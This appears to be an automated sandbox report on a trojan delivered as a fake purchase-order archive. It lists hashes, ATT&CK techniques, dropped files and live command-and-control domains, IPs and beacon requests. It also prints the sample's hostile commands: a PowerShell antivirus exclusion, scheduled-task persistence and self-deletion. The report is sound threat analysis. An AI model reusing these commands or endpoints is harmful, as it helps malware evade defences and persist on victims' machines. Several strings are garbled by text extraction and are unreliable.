

Sandbox Analysis Report

Analysis Overview

Generated time:	2022/12/06 15:16:51 +00:00	2022/12/06 15:16:51 +00:00			
Submitter:	Manual Submission				
Overall risk level	High risk The object exhib	High risk The object exhibited highly suspicious characteristics that are commonly associated with malware.			
Detections	TROJ_GEN.R002C0PL222	TROJ_GEN.R002C0PL222			
Exploited vulnerabilities	-				
Analyzed objects	LHARC archive	LHARC archive 1 - REVISED ORDER 068490470 DECEMBER 2022.lzh C536A2105BB5A2B4BB3FBE853DE5EDC716522FB1			
	MSIL Portable executable	1.1 - REVISED ORDER 068490470 DECEMBER 2022.exe	60BA53A8FF1DFC3D664ACE2066FB7C7642E27E5D		

Analysis Environments

	win7	win10
Anti-security, self-preservation	✓	✓
Autostart or other system reconfiguration	✓	✓
Deception, social engineering		
File drop, download, sharing, or replication	✓	~
Hijack, redirection, or data theft	✓	✓
Malformed, defective, or with known malware traits	✓	~
Process, service, or memory object change	✓	✓
Rootkit, cloaking	✓	~
Suspicious network or messaging activity	✓	

win7

Environment-specific risk level	High risk The object exhibited highly suspicious characteristics that are commonly associated with malware.
Detections	TROJ_GEN.R002C0PL222
Exploited vulnerabilities	
Network connection	Management

▼ Object 1 - REVISED ORDER 068490470 DECEMBER 2022.lzh (LHARC archive)

File name	REVISED ORDER 068490470 DECEMBER 2022.lzh
File type	LHARC archive
SHA-1	C536A2105BB5A2B4BB3FBE853DE5EDC716522FB1
SHA-256	593ED879BB83F40B4813214B8C3841FF4A500EA7E548084BF63329C4EC6148BF
MD5	FEC349CF06FDC775995481916C7A9556
TLSH	-
Size	837488 byte(s)

Risk Level	Unrated
Detection	-
Exploited vulnerabilities	-

▼ Object 1.1 - REVISED ORDER 068490470 DECEMBER 2022.exe (MSIL Portable executable)

File name	REVISED ORDER 068490470 DECEMBER 2022.exe
File type	MSIL Portable executable
SHA-1	60BA53A8FF1DFC3D664ACE2066FB7C7642E27E5D
SHA-256	E293CCABBD448DEE8987B0987B7434F1E68E212FBF0CBFDCB8E53593100A74 95
MD5	82FD9CF56B245AB83A5D224A7AA472BD
TLSH	-
Size	901632 byte(s)

Risk Level	High risk
Detection	TROJ_GEN.R002C0PL222
Exploited vulnerabilities	-
Threat Characteristics	Anti-security, self-preservation (6) Autostart or other system reconfiguration (3) File drop, download, sharing, or replication (10) Hijack, redirection, or data theft (12) Malformed, defective, or with known malware traits (3) Process, service, or memory object change (14) Rootkit, cloaking (1) Suspicious network or messaging activity (32)
	Suspicious network or messaging activity (32)

Process Graph



Process Graph Legend

MITRE ATT&CK™ Framework Tactics and Techniques

Tactics	Techniques	Notable Threat Characteristics
Execution	Scheduled Task	Characteristics: 1 Characteristics: 1
	Command-Line Interface	Characteristics: 1
	PowerShell	Characteristics: 1
	Execution through API	Characteristics: 1
Persistence	Scheduled Task	Characteristics: 1 Characteristics: 1
	Hidden Files and Directories	Characteristics: 1
Privilege Escalation	Scheduled Task	Characteristics: 1 Characteristics: 1
	Process Injection	Characteristics: 1, 2 Characteristics: 1
	Access Token Manipulation	Characteristics: 1, 2
Defense Evasion	Software Packing	Characteristics: 1
	Process Injection	Characteristics: 1, 2 Characteristics: 1
	Process Hollowing	Characteristics: 1
	File Deletion	Characteristics: 1, 2
	Access Token Manipulation	Characteristics: 1, 2
	Hidden Files and Directories	Characteristics: 1
Discovery	Process Discovery	Characteristics: 1, 2
	System Information Discovery	■ ■ Characteristics: 1, 2, 3, 4, 5, 6, 7
	File and Directory Discovery	Characteristics: 1, 2, 3, 4, 5
Command and Control	Commonly Used Port	Characteristics: 1, 2, 3
	Standard Application Layer Protocol	Characteristics: 1, 2, 3

 $\ensuremath{\texttt{©}}$ ATT&CKTM is a trademark of The MITRE Corporation.

▼ Notable Threat Characteristics

▼ Anti-security, self-preservation (6)

Characteristic	Significance	Details
Attempts to evade detection and analysis	•	Process ID: 2676 Info: Delays execution
Attempts to evade detection and analysis	•	Process ID: 1624 Info: Delays execution
Calls sleep function for an extended period		Process 1624 slept for long or infinite time.
Attempts to detect active running processes	•	Process ID: 2936 Info: enum processes
Attempts to detect active running processes		Process ID: 2872 Info: enum processes
Uses suspicious packer		File Name: %WorkingDir%\REVISED ORDER 068490470 DECEMBER 2022.exe Packer: UNKNOWN

▼ Autostart or other system reconfiguration (3)

Characteristic	Significance	Details
Adds scheduled task to automatically run at startup		%windir%\system32\Tasks\Updates\lxeqnDhmFdUxs
Adds scheduled task to automatically run at startup		Updates\lxeqnDhmFdUxs /XML
Modifies file that can be used to infect systems		%APPDATA%lixeqnDhmFdUxs.exe

▼ File drop, download, sharing, or replication (10)

Characteristic	Significance	Details
Drops executable during installation		Dropping Process ID: 2872 File: %APPDATA%\\xeqnDhmFdUxs.exe Type: VSDT_EXE_MSIL
Executes dropped file		%TEMP%\tmpA26A.tmp"
Executes dropped file		File: %APPDATA%\lxeqnDhmFdUxs.exe Shell Command: %windir%\System32\WindowsPowerShell\v1.0\powershell.exe" Add-MpPr eference -ExclusionPath "%APPDATA%\lxeqnDhmFdUxs.exe"
Executes dropped file	•	File: %windir%\system32\Tasks\Updates\lxeqnDhmFdUxs Shell Command: %windir%\System32\schtasks.exe "%windir%\System32\schtasks.exe" /Create /TN "Updates\lxeqnDhmFdUxs" /XML "%TEMP%\tmpA26 A.tmp"
Executes dropped file	•	File: %TEMP%\tmpA26A.tmp Shell Command: %windir%\System32\schtasks.exe "%windir%\System32\schtasks.exe" /Create /TN "Updates\txeqnDhmFdUxs" /XML "%TEMP%\tmpA26 A.tmp"
Creates multiple copies of a file		%APPDATA%lixeqnDhmFdUxs.exe
Copies self		File is copied from %WorkingDir%IREVISED ORDER 068490470 DECEMBER 2022.exe to %APPDATA%IlxeqnDhmFdUxs.exe
Deletes self to remove traces of the infection		%WorkingDir%\REVISED ORDER 068490470 DECEMBER 2022.exe
Deletes file to compromise the system or to remove traces of the infection		Process ID: 3096 File: %WorkingDir%REVISED ORDER 068490470 DECEMBER 2022.exe Type: VSDT_EXE_MSIL
Deletes file to compromise the system or to remove traces of the infection		Process ID: 2872 File: %TEMP%tmpA26A.tmp Type: VSDT_TEXT_HTML

▼ Hijack, redirection, or data theft (12)

Characteristic	Significance	Details
Executes commands or uses API to obtain system information	•	Process ID: 1624 Info: Obtains drive info from API result
Executes commands or uses API to obtain system information	•	Process ID: 2936 Info: Obtains drive info from API result
Executes commands or uses API to obtain system information	•	Process ID: 2872 Info: Obtains drive info from API result
Executes commands or uses API to obtain system information	•	Process ID: 2760 Info: Obtains file or directory info from API result
Executes commands or uses API to obtain system information		Process ID: 2676 Info: Obtains file or directory info from API result
Executes commands or uses API to obtain system information		Process ID: 3096 Info: Obtains file or directory info from API result
Executes commands or uses API to obtain system information		Process ID: 2936 Info: Obtains file or directory info from API result
Executes commands or uses API to obtain system information	•==	Process ID: 2872 Info: Obtains file or directory info from API result
Executes commands or uses API to obtain system information		Process ID: 2836 Info: Obtains system version from API result
Executes commands or uses API to obtain system information		Process ID: 1624 Info: Obtains system version from API result
Executes commands or uses API to obtain system information		Process ID: 2936 Info: Obtains system version from API result
Executes commands or uses API to obtain system information		Process ID: 2872 Info: Obtains system version from API result

▼ Malformed, defective, or with known malware traits (3)

Characteristic	Significance	Details
Detected as probable malware	•	Source: ATSE Detection Name: TROJ_GEN.R002C0PL222 Engine Version: 22.580.1004 Malware Pattern Version: 18.115.92
Drops probable malware	•••	Source: ATSE Detection Name: TROJ_GEN.R002C0PL222 File Name: keqnDhmFdUxs.exe SHA1: 60BA53A8FF1DFC3D664ACE2066FB7C7642E27E5D Engine Version: 22.580.1004 Malware Pattern Version: 18.115.92
Rare executable file		Global Detections: 0

▼ Process, service, or memory object change (14)

Characteristic	Significance	Details
Escalates process privileges to gain a higher level of access	•	Process ID: 1624 Info: Obtains system level privileges
Escalates process privileges to gain a higher level of access	•	Process ID: 2936 Info: Obtains system level privileges
Creates command line process		Process ID: 3096 Image Path: %windir%\System32\cmd.exe /c del "%WorkingDir%\REVISED ORDER 068490470 DECEMBER 2022.exe"
Creates process in system directory		Process ID: 3064 Image Path: %windir%\System32\systray.exe
Creates process in system directory		Process ID: 2932 Image Path: %windir%\System32\schtasks.exe /Create /TN Updates\lxeqnDhmFdUxs /XML %TEMP%\tmpA26A.tmp
Creates process in system directory		Process ID: 2936 Image Path: %windir%\System32\WindowsPowerShell\v1.0\powershell.exe Add-MpPreference -ExclusionPath %APPDATA%\lxeqnDhmFdUxs.exe
Resides in memory to evade detection	•••	Injecting Process ID: 2872 Injected API: SetThreadContext Target Process ID: 3024 Target Image Path: %WorkingDir%\REVISED ORDER 068490470 DECEMBER 2022.exe
Resides in memory to evade detection	•••	Injecting Process ID: 2872 Injected API: WriteProcessMemory Target Process ID: 3024 Target Image Path: %WorkingDir%\REVISED ORDER 068490470 DECEMBER 2022.exe
Resides in memory to evade detection	•••	Injecting Process ID: 2872 Target Process ID: 3024 Target Image Path: %WorkingDir%\REVISED ORDER 068490470 DECEMBER 2022.exe Injected Address: 0x0
Resides in memory to evade detection	•••	Injecting Process ID: 2872 Target Process ID: 3024 Target Image Path: %WorkingDir%\REVISED ORDER 068490470 DECEMBER 2022.exe Injected Content: UEtV.u.P.E.PV
Resides in memory to evade detection	•••	Injecting Process ID: 2872 Target Process ID: 3024 Target Image Path: %WorkingDir%\REVISED ORDER 068490470 DECEMBER 2022.exe Injected Content: MZER.
Creates process	•••	Process ID: 3024 Image Path: %WorkingDir%\REVISED ORDER 068490470 DECEMBER 2022.exe
Creates process		Process ID: 2872 Image Path: %WorkingDir%\REVISED ORDER 068490470 DECEMBER 2022.exe Shell Command:
Injects memory with dropped files	•••	Injecting Process ID: 2872 Target Process ID: 3024 Target Image Path: %WorkingDir%\REVISED ORDER 068490470 DECEMBER 2022.exe File: MZER.

▼ Rootkit, cloaking (1)

Characteristic	Significance	Details
Hides file to evade detection		File: %APPDATA%lixeqnDhmFdUxs.exe

▼ Suspicious network or messaging activity (32)

Characteristic	Significance	Details
Attempts to connect to suspicious host	•	www.wqcwgl.com
Attempts to connect to suspicious host	•	www.cftronline.com
Attempts to connect to suspicious host	•	www.sen-computer.com
Attempts to connect to suspicious host	•	www.treesandstarsoracle.com
Attempts to connect to suspicious host	•	www.dcc.coop
Attempts to connect to suspicious host		www.treesandstarsoracle.com
Attempts to connect to suspicious host	•	www.cftronline.com
Attempts to connect to suspicious URL	•••	http://www.sen-computer.com/f9r5/?uzM8FTb=3g/gBckhroIP6y8ht2qNV6kbH9gBhmmb8dfs6EOMjkYq2Cc+BLENkDVEgqtDynevg32a8pfvY0FR08lAsyM=& 3f9=mb1db
Attempts to connect to suspicious URL		http://www.dcc.coop/f9r5/?uzM8FTb=QRw1NvpEfAHHilkeY7YvDngHxlS8xFrFgdc+vc+5yxiHn7f/pKG3VJUjgYQUerwrQN6m10084Oyrx/q0yWk=8.3f9=mb1db
Attempts to connect to suspicious URL	•	$\label{lem:http://www.wqcwgl.com/f9r5/?uzM8FTb=lqgxUngrS514E7hx/59sJhQ8IvDrrMH5TixD0f4w1Dr0/EIUA/RseVqoa4foyQw/ooJwGN7fPqZ9/EeYh08=&3f9=mb1db_{plants} \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \ \$
Connects to remote URL or IP address	•••	Connection: 81.169.145.160:80 Content: GET //975/?uzM8FTb=3g/gBckhrolP6y8ht2qNV6kbH9gBhmmb8dfs6EOMjkYq2Cc+BLENkDVEgqtDynevg32a8pfvY0FR08lAsyM=&3f9=mb1db HT TP/1.1\vinHost: www.sen-computer.comlvinConnection: closelvin
Connects to remote URL or IP address	•••	Connection: 172.255.189.68:80 Content: GET /f9r5/?uzM8FTb=lqgxUngrS514E7hx/59sJhQ8IvDrrMH5TixD0f4w1Dr0/EIUA/RseVqoa4foyQw/ooJwGN7fPqZ9/EeYh08=&3f9=mb1db HTTP/ 1.1\nhlost: www.wqcwgl.comlvlnConnection: closelvln
Connects to remote URL or IP address	•	Connection: 18.208.124.7:80 Content: GET //9r5/?uzM8FTb=QRw1NvpEfAHHilkeY7YvDngHxlS8xFrFgdc+vc+5yxiHn7f/pKG3VJUjgYQUerwrQN6m1O084Oyrx/q0yWk=&3f9=mb1db HT TP/1.1\v\nHost: www.dcc.coop\v\nConnection: close\v\n
Connects to remote URL or IP address		Connection: 81.169.145.160:80 Content: GET /f9r5/?uzM8FTb=3g/gBckhrolP6y8ht2qNV6kbH9gBhmmb8dfs6EOMjkYq2Cc+BLENkDVEgqtDynevg32a8pfvY0FR08lAsyM=&3f9=mb1db HT TP/1.1\nhHost: www.sen-computer.comlr\nConnection: close\n\n\n\n
Connects to remote URL or IP address	•••	Connection: 172.255.189.68:80 Content: GET /f9r5/?uzM8FTb=lqgxUngrS514E7hx/59sJhQ8IvDrrMH5TixD0f4w1Dr0/EIUA/RseVqoa4foyQw/ooJwGN7fPqZ9/EeYh08=&3f9=mb1db HTTP/ 1.1\n\nHost: www.wqcwgl.com\n\nConnection: close\r\n\n\n
Connects to remote URL or IP address		Connection: www.cftronline.com:80 Content: GET //9r5/?uzM8FTb=SUgW3ZlhF8T60LDN/APdo/z2JeSYctZV/3J8luaujplciugMVj4VPXKxjQjMFl/SRm1VELei/GcXBDSP9vl=&3f9=mb1db HTTP/ 1.1\r/\nHost: www.cftronline.com\r/\nConnection: close\r/\n\r/\n
Connects to remote URL or IP address	•••	Connection: www.treesandstarsoracle.com:80 Content: GET /f9r5/?uzM8FTb=Jt3ZQ1PVhjsuEp883mw5FZiiUMvBj210LNFz4VT5SfTi6FjebrvnlfSW0PT8HSXDxE78H/qqzhP8z/S0Grk=&3f9=mb1db HTT P/1.1\r\nHost: www.treesandstarsoracle.com\r\nConnection: close\r\n\r\n\r\n
Connects to remote URL or IP address	•••	Connection: 18.208.124.7:80 Content: GET /f9r5/?uzM8FTb=QRw1NvpEfAHHilkeY7YvDngHxlS8xFrFgdc+vc+5yxiHn7f/pKG3VJUjgYQUerwrQN6m1O084Oyrx/q0yWk=&3f9=mb1db HT TP/1.1\nhlost: www.dcc.coop\nhoconnection: close\nh\nh\nh\nh
Queries DNS server		www.sen-computer.com
Queries DNS server		www.wqcwgl.com
Queries DNS server		www.cftronline.com
Queries DNS server		www.treesandstarsoracle.com
Queries DNS server	•	www.dcc.coop
Listens on port		0.0.0.0;49185
Listens on port		0.0.0.0:49184
Listens on port		0.0.0.0:49183
Listens on port		0.0.0.049182
Listens on port		0.0.0.049181
Listens on port		0.0.0.0;49180
Listens on port	•	0.0.0.0;49179
Listens on port	•	0.0.0.0:49178
Listens on port		0.0.0.049177

▼ Network Destinations

Domain	IP Address	Port	Location	Risk Level	Threat	Accessed By
www.wqcwgl.com	172.255.189.68	53	-	-	-	REVISED ORDER 068490470 DECEMBER 2022.exe
www.cftronline.com	-	53	-	-	-	REVISED ORDER 068490470 DECEMBER 2022.exe
www.sen-computer.com	81.169.145.160	53	-	-	-	REVISED ORDER 068490470 DECEMBER 2022.exe
www.treesandstarsoracle.com	-	53	-	-	-	REVISED ORDER 068490470 DECEMBER 2022.exe
iecvlist.microsoft.com	72.21.81.200	53	-	No risk	-	REVISED ORDER 068490470 DECEMBER 2022.exe
www.dcc.coop	18.208.124.7	53	-	-	-	REVISED ORDER 068490470 DECEMBER 2022.exe
r20swj13mr.microsoft.com	72.21.81.200	53	-	No risk	-	REVISED ORDER 068490470 DECEMBER 2022.exe
dns.msftncsi.com	131.107.255.255	53	-	No risk	-	REVISED ORDER 068490470 DECEMBER 2022.exe
ocsp.digicert.com	72.21.91.29	53	-	No risk	-	REVISED ORDER 068490470 DECEMBER 2022.exe
ctldl.windowsupdate.com	67.26.241.254	53	-	No risk	-	REVISED ORDER 068490470 DECEMBER 2022.exe
www.bing.com	204.79.197.200	53	-	No risk	-	REVISED ORDER 068490470 DECEMBER 2022.exe
api.bing.com	13.107.5.80	53	-	No risk	-	REVISED ORDER 068490470 DECEMBER 2022.exe
www.dcc.coop	18.208.124.7	80	-	-	-	REVISED ORDER 068490470 DECEMBER 2022.exe
www.sen-computer.com	81.169.145.160	80	-	-	-	REVISED ORDER 068490470 DECEMBER 2022.exe
www.treesandstarsoracle.com	-	80	-	-	-	REVISED ORDER 068490470 DECEMBER 2022.exe
ctldl.windowsupdate.com	8.252.65.254	80	-	-	-	REVISED ORDER 068490470 DECEMBER 2022.exe
ocsp.digicert.com	72.21.91.29	80	-	-	-	REVISED ORDER 068490470 DECEMBER 2022.exe
www.wqcwgl.com	172.255.189.68	80	-	-	-	REVISED ORDER 068490470 DECEMBER 2022.exe
www.cftronline.com	-	80	-	-	-	REVISED ORDER 068490470 DECEMBER 2022.exe
iecvlist.microsoft.com	72.21.81.200	443	-	-	-	REVISED ORDER 068490470 DECEMBER 2022.exe

URL	Site Category	Risk Level	Threat	Accessed By
http://ocsp.digicert.com/MFEwTzBNMEswSTAJB gUrDgMCGgUABBSAUQYBMq2awn1Rh6Doh% 2FsBYgFV7gQUA95QNVbRTLtm8KPiGxvDI7i90 VUCEAJ0LqoXyo4hxxe7H%2Fz9DKA%3D	Computers / Internet Cloud Applications	No risk	-	REVISED ORDER 068490470 DECEMBER 2022.exe
http://www.sen-computer.com/f9r5/?uzM8FTb=3g /gBckhrolP6y8ht2qNV6kbH9gBhmmb8dfs6EOMj kYq2Cc+BLENkDVEgqtDynevg32a8pfvY0FR08l AsyM=&3f9=mb1db	Newly Observed Domain	-		REVISED ORDER 068490470 DECEMBER 2022.exe
http://ctldl.windowsupdate.com/msdownload/upda te/v3/static/trustedr/en/disallowedcertstl.cab?9ec 814a84b705f89	Computers / Internet	No risk	-	REVISED ORDER 068490470 DECEMBER 2022.exe
http://www.dcc.coop/f9r6/7uzM8FTb=QRw1NvpE fAHHilkeY7YvDngHxlS8xFrFgdc+vc+5yxiHn7t/pK G3VJUjgYQUerwrQN6m1O084Oyrx/q0yWk=&3f 9=mb1db	Newly Observed Domain	-		REVISED ORDER 068490470 DECEMBER 2022.exe
https://iecvlist.microsoft.com/ie11blocklist/140174 6408/versionlist.xml	Business / Economy Computers / Internet Cloud Applications	No risk	-	REVISED ORDER 068490470 DECEMBER 2022.exe
http://ctldl.windowsupdate.com/msdownload/upda te/v3/static/trustedr/en/disallowedcertstl.cab?6b1 868a90bbccde7	Computers / Internet	No risk	-	REVISED ORDER 068490470 DECEMBER 2022.exe
http://ctldl.windowsupdate.com/msdownload/upda te/v3/static/trustedr/en/disallowedcertstl.cab?5d5 9efd4864f1e4c	Computers / Internet	No risk	-	REVISED ORDER 068490470 DECEMBER 2022.exe
http://www.wqcwgl.com/f9r5/?uzM8FTb=IqgxUngr S514E7hx/59sJhQ8IvDrrMH5TixD0f4w1Dr0/EIU A/RseVqoa4foyQw/ooJwGN7fPqZ9/EeYh08=&3f 9=mb1db	Newly Observed Domain	-	-	REVISED ORDER 068490470 DECEMBER 2022.exe
https://iecvlist.microsoft.com/IE11/138749447660 7/iecompatviewlist.xml	Business / Economy Computers / Internet Cloud Applications	No risk	-	REVISED ORDER 068490470 DECEMBER 2022.exe
http://ctldl.windowsupdate.com/msdownload/upda te/v3/static/trustedr/en/disallowedcertstl.cab?e43 655a60bb50807	Computers / Internet	No risk	-	REVISED ORDER 068490470 DECEMBER 2022.exe

▼ Dropped or Downloaded Files

File	Risk Level	Threat	Threat Characteristics	Source URL	Size (bytes)	SHA-1
lxeqnDhmFdUxs.exe	Low	TROJ_GEN.R002C0PL222	Drops probable malware	-	901632	60BA53A8FF1DFC3D664ACE2066FB7C7642 E27E5D
SLP6NKV8VOT0QKGX08XV.tem	No risk	-	-	-	8016	ECAD5A74404FBE66B38AFF28007F30C393 582C55
urlblockindex[2].bin	No risk	-	-	-	16	E4F30E49120657D37267C0162FD4A089348 00C69
d93f411851d7c929.customDestin ations-ms~RF1c1c69.TMP	No risk	-	-	-	8016	138BBB6356079FC92C29F1B6FB07E4CBE4 8E76F3
d93f411851d7c929.customDestin ations-ms	No risk	-	-	-	8016	ECAD5A74404FBE66B38AFF28007F30C393 582C55
7423F88C7F265F0DEFC08EA88 C3BDE45_AA1E8580D4EBC816 148CE81268683776	No risk	-	-	-	434	52DD547C0CE97FE932681E5A60E69EF827 1FA923
57C8EDB95DF3F0AD4EE2DC2B 8CFD4157	No risk	-	-	-	340	296E451D023065B23A2847B21FBE2289DD9 ED1CB
iecompatdata.xml	No risk	-	-	-	348484	7A9626E0C42B9A95BA776486C6B4BA56321 8EBEF
lxeqnDhmFdUx	No risk	-	-	-	3328	DE412B9B8D3768F257C7A8AB9D48C9D5FB A67CBD
GDIPFONTCACHEV1.DAT	No risk	-	-	-	149896	37B54632D3BFCA5F4FFF7ACEEC4957B0C8 8FEA1C

Suspicious Objects

Туре	Object	Risk Level
Domain	www.cftronline.com	Medium
File (SHA1)	60BA53A8FF1DFC3D664ACE2066FB7C7642E27E5D	High
Domain	www.treesandstarsoracle.com	Medium
Domain	www.wqcwgl.com	Medium
Domain	www.dcc.coop	Medium
Domain	www.sen-computer.com	Medium
URL	http://www.wqcwgl.com:80/f9r5/?uzM8FTb=lqgxUngrS514E7hx/59sJhQ8lvDrrMH5TixD0f4w1Dr0/EiUA/RseVqoa4foyQw/coJwGN7fPqZ9/EeYh08=&3f9=mb1 db	Medium
URL	th:p://www.sen-computer.com:80/f9r5/2uzM8FTb=3g/gBckhrolP6y8hl2qNV6kbH9gBhmmb8dfs6EOMjkYq2Cc+BLENkDVEgqtDynevg32a8pfvY0FR08lAsyM=8.3f9=mb1db	Medium
URL	http://www.dcc.coop:80/f9r5/?uzM8FTb=QRw1NvpEfAHHilkeY7YvDngHxIS8xFrFgdc+vc+5yxiHn7f/pKG3VJUjgYQUerwrQN6m1O084Oyrx/q0yWk=&3f9=mb1 db	Medium

▼ Analysis

Event Type	Details	Parent PID	PID
Detection	Threat Characteristic: Attempts to connect to suspicious host		
	www.wqcwgl.com		

Detection	Threat Characteristic: Attempts to connect to suspicious host	
Social	www.cftronline.com	
Detection	Threat Characteristic: Attempts to connect to suspicious host www.sen-computer.com	
Detection	Threat Characteristic: Attempts to connect to suspicious host www.treesandstarsoracle.com	
Detection	www.treesandstarsoracie.com Threat Characteristic: Attempts to connect to suspicious host	
	www.dcc.coop	
Detection	Threat Characteristic: Attempts to connect to suspicious host www.treesandstarsoracle.com	
Detection	Threat Characteristic: Attempts to connect to suspicious host www.cftronline.com	
Detection	Threat Characteristic: Attempts to connect to suspicious URL	
	http://www.sen-computer.com/f9r5/?uzM8FTb=3g/gBckhrolP6y8ht2qNV6kbH9gBhmmb8dfs6EOMjkYq2Cc+BLENkDVEgqtDynevg32a8pfvY0FR08lAsyM=8.3f 9=mb1db	
Detection	Threat Characteristic: Attempts to connect to suspicious URL	
	http://www.dcc.coop/f9r5/?uzM8FTb=QRw1NvpEfAHHilkeY7YvDngHxlS8xFrFgdc+vc+5yxiHn7f/pKG3VJUjgYQUerwrQN6m1O084Oyrx/q0yWk=&3f9=mb1d b	
Detection	Threat Characteristic: Attempts to connect to suspicious URL http://www.wqcwgl.com/f9r5/?uzM8FTb=lqgxUngrS514E7hx/59sJhQ8lvDrrMH5TixD0f4w1Dr0/EIUA/RseVqoa4foyQw/ooJwGN7fPqZ9/EeYh08=&3f9=mb1d b	
Detection	Threat Characteristic: Detected as probable malware	
	Source: ATSE Detection Name: TROJ_GEN.R002C0PL222	
	Engine Version: 22.580.1004 Malware Pattern Version: 18.115.92	
Detection		
Detection	Threat Characteristic: Drops probable malware Source: ATSE	
	Detection Name: TROJ_GEN.R002C0PL222 File Name: lxeqnDhmFdUxs.exe	
	SHA1: 60BA53A8FF1DFC3D664ACE2066FB7C7642E27E5D Engine Version: 22.580.1004	
	Malware Pattern Version: 18.115.92	
Detection	Threat Characteristic: Rare executable file Global Detections: 0	
Detection	Threat Characteristic: Uses suspicious packer File Name: %WorkingDir%/REVISED ORDER 068490470 DECEMBER 2022.exe	
	Packer: UNKNOWN	
Call Filesystem API Detection	API Name: FindFirstFileExW Args: (%windir%\Microsoft.NET\Framework*, 0, 28f038, 0, 0, 0) Return: 3570d8 Threat Characteristic: Executes commands or uses API to obtain system information	2872
	Process ID: 2872 Info: Obtains file or directory info from API result	
Call Filesystem API	API Name: FindNextFileW Args: (3570d8, 28f038) Return: 1	2872
Call System API	API Name: GetVersionExA Args: (3a9c80) Return: 1	2872
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 2872 Info: Obtains system version from API result	
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\assembly\NativeImages_v4.0.30319_32\mscorlib*, 0, 28ed30, 0, 0, 0) Return: 3575d8	2872
Call System API	API Name: CryptExportKey Args: (3577d8, 0, 6, 0, 0, 28bdc8) Return: 1	2872
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\assembly\NativeImages_v4.0.30319_32\System.Core*, 0, 28a628, 0, 0, 0) Return: 357958	2872
Call Filesystem API Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\assembly\NativeImages_v4.0.30319_32\System\", 0, 289cd0, 0, 0, 0) \ Return: 357a18 API Name: FindFirstFileExW Args: (%windir%\assembly\NativeImages_v4.0.30319_32\System\", 0, 289cd0, 0, 0, 0) \ Return: 357cd8	2872
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\assembly\Nativelmages_v4.0.30319_32\SMDiagnostics*, 0, 28c090, 0, 0, 0) Return: 50b0790	2872
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\assembly\NativeImages_v4.0.30319_32\System.Xml\ 0, 28b7c0, 0, 0, 0) Return: 50b0790	2872
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\assembly\NativeImages_v4.0.30319_32\System.Servd1dec626#*, 0, 28c078, 0, 0, 0) Return: 50b0790	2872
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\assembly\NativeImages_v4.0.30319_32\System.Configuration*, 0, 28b8b0, 0, 0, 0) Return: 50b0950	2872
Call System API Detection	API Name: CreateToolhelp32Snapshot Args: (4, 0) Return: 2c4 Threat Characteristic: Attempts to detect active running processes	2872
	Process ID: 2872 Info: enum processes	
Call System API	API Name: CreateToolhelp32Snapshot Args: (4, 0) Return: 2cc	2872
Call System API	API Name: CreateToolhelp32Snapshot Args: (4, 0) Return: 2d4	2872
Call System API	API Name: CreateToolhelp32Snapshot Args: (4, 0) Return: 2dc	2872
Call System API	API Name: CreateToolhelp32Snapshot Args: (4, 0) Return: 2e4	2872
Call System API	API Name: CreateToolhelp32Snapshot Args: (4, 0) Return: 2ec	2872
Call System API Call System API	API Name: CreateToolhelp32Snapshot Args: (4, 0) Return: 2f4 API Name: CreateToolhelp32Snapshot Args: (4, 0) Return: 2fc	2872
Call System API	API Name: CreateToolhelp32Snapshot Args: (4, 0) Return: 304	2872
Call System API	API Name: CreateToolhelp32Snapshot Args: (4, 0) Return: 30c	2872
Call System API	API Name: CreateToolhelp32Snapshot Args: (4, 0) Return: 314	2872
0 1151 1 451	API Name: FindFirstFileExW Args: (%windir%\assembly\NativeImages_v4.0.30319_32\System.Windows.Forms*, 0, 28afb0, 0, 0, 0) Return: 50b0ad0	2872
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\assembly\NativeImages_v4.0.30319_32\System.Drawing*, 0, 28a658, 0, 0, 0) Return: 50b0b90	2872
Call Filesystem API		2972
Call Filesystem API Call System API	API Name: GetVersionExA Args: (28d64c) Return: 1	2872
Call Filesystem API		2872 2872 2872
Call Filesystem API Call System API Call System API	API Name: GetVersionExA Args: (28d64c) Return: 1 API Name: GetVersionExA Args: (744734f0) Return: 1	2872
Call Filesystem API Call System API Call System API Add File	API Name: GetVersionExA Args: (28d64c) Return: 1 API Name: GetVersionExA Args: (744734f0) Return: 1 Path: %LOCALAPPDATA%(GDIPFONTCACHEV1.DAT Type: VSDT_COM_DOS	2872 2872

Call Filesystem API	API Name: FindNextFileW Args: (50b0ad0, 2894a0) Return: 1		2872
Add File	Path: %APPDATA%lxeqnDhmFdUxs.exe Type: VSDT_EXE_MSIL		2872
Detection	Threat Characteristic: Drops executable during installation Dropping Process ID: 2872 File: %APPDATA%\lxeqnDhmFdUxs.exe		
Detection	Type: VSDT_EXE_MSIL Threat Characteristic: Creates multiple copies of a file %APPDATA%\\dispanDhmFdUxs.exe		
Detection	Threat Characteristic: Copies self File is copied from %WorkingDir%/REVISED ORDER 068490470 DECEMBER 2022.exe to %APPDATA%\\xeqnDhmFdUxs.exe		
Write File	Path: %APPDATA%\\xeqnDhmFdUxs.exe Type: VSDT_EXE_MSIL		2872
Detection	Threat Characteristic: Modifies file that can be used to infect systems		2012
	%APPDATA%\\degraphmFdUxs.exe		
Call Filesystem API	API Name: CopyFileExW Args: (%WorkingDir%\REVISED ORDER 068490470 DECEMBER 2022.exe, %APPDATA%\lxeqnDhmFdUxs.exe, 0, 0, 0, 1) Return: 1		2872
Detection	Threat Characteristic: Hides file to evade detection File: %APPDATA%\IxeqnDhmFdUxs.exe		
Call System API	API Name: System.Convert::FromBase64String Args: (PD94bWwgdmVyc2lvbj0iMS4wliBlbmNvZGluZz0iVVRGLTE2lj8+CjxUYXNrIHZlcnNpb249ljEuMilgeG1 sbnM9lmh0dHA6Ly9zY2hlbWFzLm1pY3Jvc29mdC5jb20v) Return: 3C3F786D6C207665		2872
Call System API	API Name: GetVersionExA Args: (77461230) Return: 1		2872
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2872
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 2872 Info: Obtains drive info from API result		
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2872
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2872
